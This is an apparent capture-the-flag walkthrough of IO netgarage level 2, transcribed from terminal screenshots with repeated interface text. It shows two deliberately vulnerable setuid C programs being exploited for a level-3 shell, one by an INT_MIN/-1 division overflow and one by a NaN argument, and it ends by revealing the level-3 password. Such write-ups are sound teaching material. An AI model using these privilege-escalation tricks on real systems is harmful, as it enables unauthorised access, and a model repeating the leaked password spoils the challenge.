
To check in which level I am in, I typed the command **"whoami"**. (Figure 8)


level2@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level2@io.netgarage.org
/home/level2/
Name
..
.pass
.vimrc
tags
Sessions Tools Macros Sftp
Remote monitoring
Follow terminal folder
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net
ENG US 12:15 03/03/2020

```
level01        level04_alt.c  level06_alt.pass  level08.cpp      level11.c     level15.c      level17_alt.c  level20.asm    level26       level29.c
level02        level04.c      level06.c         level09          level12       level15.pass   level17.c      level20.pass   level26.l     level30
level02_alt    level05        level07           level09.c        level12.c     level16        level18        level21        level26.y     level30.c
level02_alt.c  level05_alt    level07_alt       level10          level12.pass  level16_alt    level18_alt    level22        level27       level31
level02.c      level05_alt.c  level07_alt.c     level10_bis      level13       level16_alt.c  level18_alt.c  level23        level27.c     level31.asm
level03        level05.c      level07.c         level10_bis.c    level13.c     level16.c      level18.c      level23.c      level27.pass  level32
level03.c      level06        level08           level10.c        level14       level16.pass   level19        level24        level28
level04        level06_alt    level08_alt       level10.pass     level14.c     level17        level19.c      level25        level28.c
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c

WIN!
sh-4.3$ id
uid=1003(level3) gid=1002(level2) groups=1002(level2),1029(nosu)
sh-4.3$ whoami
level3
sh-4.3$ 
```

Figure 8: Typed the command "whoami"

Then, cleared the terminal (Figure 9).



level2@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level2@io.netgarage.org
/home/level2/
Name
..
.pass
.vimrc
tags
Sessions
Tools
Macros
Sftp
Remote monitoring
□ Follow terminal folder
ENG
US
12:15
03/03/2020

```
level02_alt    level05        level07           level09.c        level12.c     level16        level18        level21       level26.y     level30.c
level02_alt.c  level05_alt    level07_alt       level10          level12.pass  level16_alt    level18_alt    level22       level27       level31
level02.c      level05_alt.c  level07_alt.c     level10_bis      level13       level16_alt.c  level18_alt.c  level23       level27.c     level31.asm
level03        level05.c      level07.c         level10_bis.c    level13.c     level16.c      level18.c      level23.c     level27.pass  level32
level03.c      level06        level08           level10.c        level14       level16.pass   level19        level24       level28
level04        level06_alt    level08_alt       level10.pass     level14.c     level17        level19.c      level25       level28.c
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c

WIN!
sh-4.3$ id
uid=1003(level3) gid=1002(level2) groups=1002(level2),1029(nosu)
sh-4.3$ whoami
level3
sh-4.3$ exit
exit
level2@io:/levels$ clear
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

Figure 9: Cleared the terminal

Then, again checked the levels (Figure 10).



level2@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level2@io.netgarage.org
/home/level2/
Name
..
.pass
.vimrc
tags
Sessions
Tools
Macros
Sftp
Remote monitoring
□ Follow terminal folder
ENG
US
12:16
03/03/2020

```
level2@io:/levels$ cd /levels/
level2@io:/levels$ ls
beta           level04_alt    level06_alt.c     level08_alt.cpp  level11       level15        level17_alt    level20       level25.c     level29
level01        level04_alt.c  level06_alt.pass  level08.cpp      level11.c     level15.c      level17_alt.c  level20.asm   level26       level29.c
level02        level04.c      level06.c         level09          level12       level15.pass   level17.c      level20.pass  level26.l     level30
level02_alt    level05        level07           level09.c        level12.c     level16        level18        level21       level26.y     level30.c
level02_alt.c  level05_alt    level07_alt       level10          level12.pass  level16_alt    level18_alt    level22       level27       level31
level02.c      level05_alt.c  level07_alt.c     level10_bis      level13       level16_alt.c  level18_alt.c  level23       level27.c     level31.asm
level03        level05.c      level07.c         level10_bis.c    level13.c     level16.c      level18.c      level23.c     level27.pass  level32
level03.c      level06        level08           level10.c        level14       level16.pass   level19        level24       level28
level04        level06_alt    level08_alt       level10.pass     level14.c     level17        level19.c      level25       level28.c
level2@io:/levels$
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

Figure 10: Checked the levels

Next, again read the level02 with the C command (Figure 11).




level2@io.netgarage.org
2. level2@io.netgarage.org
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

```
level2@io:/levels$ cd /levels/
level2@io:/levels$ ls
beta           level04_alt    level06_alt.c     level08_alt.cpp  level11       level15        level17_alt    level20       level25.c     level29
level01        level04_alt.c  level06_alt.pass  level08.cpp      level11.c     level15.c      level17_alt.c  level20.asm   level26       level29.c
level02        level04.c      level06.c         level09          level12       level15.pass   level17.c      level20.pass  level26.l     level30
level02_alt    level05        level07           level09.c        level12.c     level16        level18        level21       level26.y     level30.c
level02_alt.c  level05_alt    level07_alt       level10          level12.pass  level16_alt    level18_alt    level22       level27       level31
level02.c      level05_alt.c  level07_alt.c     level10_bis      level13       level16_alt.c  level18_alt.c  level23       level27.c     level31.asm
level03        level05.c      level07.c         level10_bis.c    level13.c     level16.c      level18.c      level23.c     level27.pass  level32
level03.c      level06        level08           level10.c        level14       level16.pass   level19        level24       level28
level04        level06_alt    level08_alt       level10.pass     level14.c     level17        level19.c      level25       level28.c
level2@io:/levels$ cat level02_alt.c
/* submitted by noname */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


#define answer 3.141593

void main(int argc, char **argv) {

        float a = (argc - 2)?: strtod(argv[1], 0);

        printf("You provided the number %f which is too ", a);


        if(a < answer)
                 puts("low");
        else if(a > answer)
                puts("high");
        else
                execl("/bin/sh", "sh", "-p", NULL);
}
level2@io:/levels$
```

Figure 11: Checked the level02

Then, I typed the command **". /level02_alt NaN"**. "NaN" is the character string which specifies in an implementation-dependent way. This is shown in Figure 12.




level2@io.netgarage.org
2. level2@io.netgarage.org
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

```
level2@io:/levels$ cd /levels/
level2@io:/levels$ ls
beta           level04_alt    level06_alt.c     level08_alt.cpp  level11       level15        level17_alt    level20       level25.c     level29
level01        level04_alt.c  level06_alt.pass  level08.cpp      level11.c     level15.c      level17_alt.c  level20.asm   level26       level29.c
level02        level04.c      level06.c         level09          level12       level15.pass   level17.c      level20.pass  level26.l     level30
level02_alt    level05        level07           level09.c        level12.c     level16        level18        level21       level26.y     level30.c
level02_alt.c  level05_alt    level07_alt       level10          level12.pass  level16_alt    level18_alt    level22       level27       level31
level02.c      level05_alt.c  level07_alt.c     level10_bis      level13       level16_alt.c  level18_alt.c  level23       level27.c     level31.asm
level03        level05.c      level07.c         level10_bis.c    level13.c     level16.c      level18.c      level23.c     level27.pass  level32
level03.c      level06        level08           level10.c        level14       level16.pass   level19        level24       level28
level04        level06_alt    level08_alt       level10.pass     level14.c     level17        level19.c      level25       level28.c
level2@io:/levels$ cat level02_alt.c
/* submitted by noname */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


#define answer 3.141593

void main(int argc, char **argv) {

        float a = (argc - 2)?: strtod(argv[1], 0);

        printf("You provided the number %f which is too ", a);


        if(a < answer)
                 puts("low");
        else if(a > answer)
                puts("high");
        else
                execl("/bin/sh", "sh", "-p", NULL);
}
level2@io:/levels$ ./level02_alt NaN
sh-4.3$ id
uid=1002(level2) gid=1002(level2) euid=1003(level3) groups=1002(level2),1029(nosu)
sh-4.3$
```

Figure 12: NaN command

Next, finally, I again checked by typing the command "whoami", to understand in which level I am finally in. This is shown in Figure 13.


level2@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level2@io.netgarage.org
/home/level2/
Name
.pass
.vimrc
tags
Sessions
Tools
Macros
Sftp
Remote monitoring
□ Follow terminal folder
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net
ENG
US
12:20
03/03/2020

```
level2@io:/levels$ cd /levels/
level2@io:/levels$ ls
beta            level04_alt     level06_alt.c     level08_alt.cpp  level11       level15         level17_alt     level20        level25.c      level29
level01         level04_alt.c   level06_alt.pass  level08.cpp      level11.c     level15.c       level17_alt.c   level20.asm    level26        level29.c
level02         level04.c       level06.c         level09          level12       level15.pass    level17.c       level20.pass   level26.l      level30
level02_alt     level05         level07           level09.c        level12.c     level16         level18         level21        level26.y      level30.c
level02_alt.c   level05_alt     level07_alt       level10          level12.pass  level16_alt     level18_alt     level22        level27        level31
level02.c       level05_alt.c   level07_alt.c     level10_bis      level13       level16_alt.c   level18_alt.c   level23        level27.c      level31.asm
level03         level05.c       level07.c         level10_bis.c    level13.c     level16.c       level18.c       level23.c      level27.pass   level32
level03.c       level06         level08           level10.c        level14       level16.pass    level19         level24        level28
level04         level06_alt     level08_alt       level10.pass     level14.c     level17         level19.c       level25        level28.c
level2@io:/levels$ cat level02_alt.c
/* submitted by noname */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


#define answer 3.141593

void main(int argc, char **argv) {

        float a = (argc - 2)?: strtod(argv[1], 0);

        printf("You provided the number %f which is too ", a);


        if(a < answer)
                 puts("low");
        else if(a > answer)
                puts("high");
        else
                execl("/bin/sh", "sh", "-p", NULL);
}
level2@io:/levels$ ./level02_alt NaN
sh-4.3$ id
uid=1002(level2) gid=1002(level2) euid=1003(level3) groups=1002(level2),1029(nosu)
sh-4.3$ whoami
level3
sh-4.3$ █
```

Figure 13: "whoami" command

Finally, I got the password for level 3 as **"OlhCmdZKbuzqngfz".**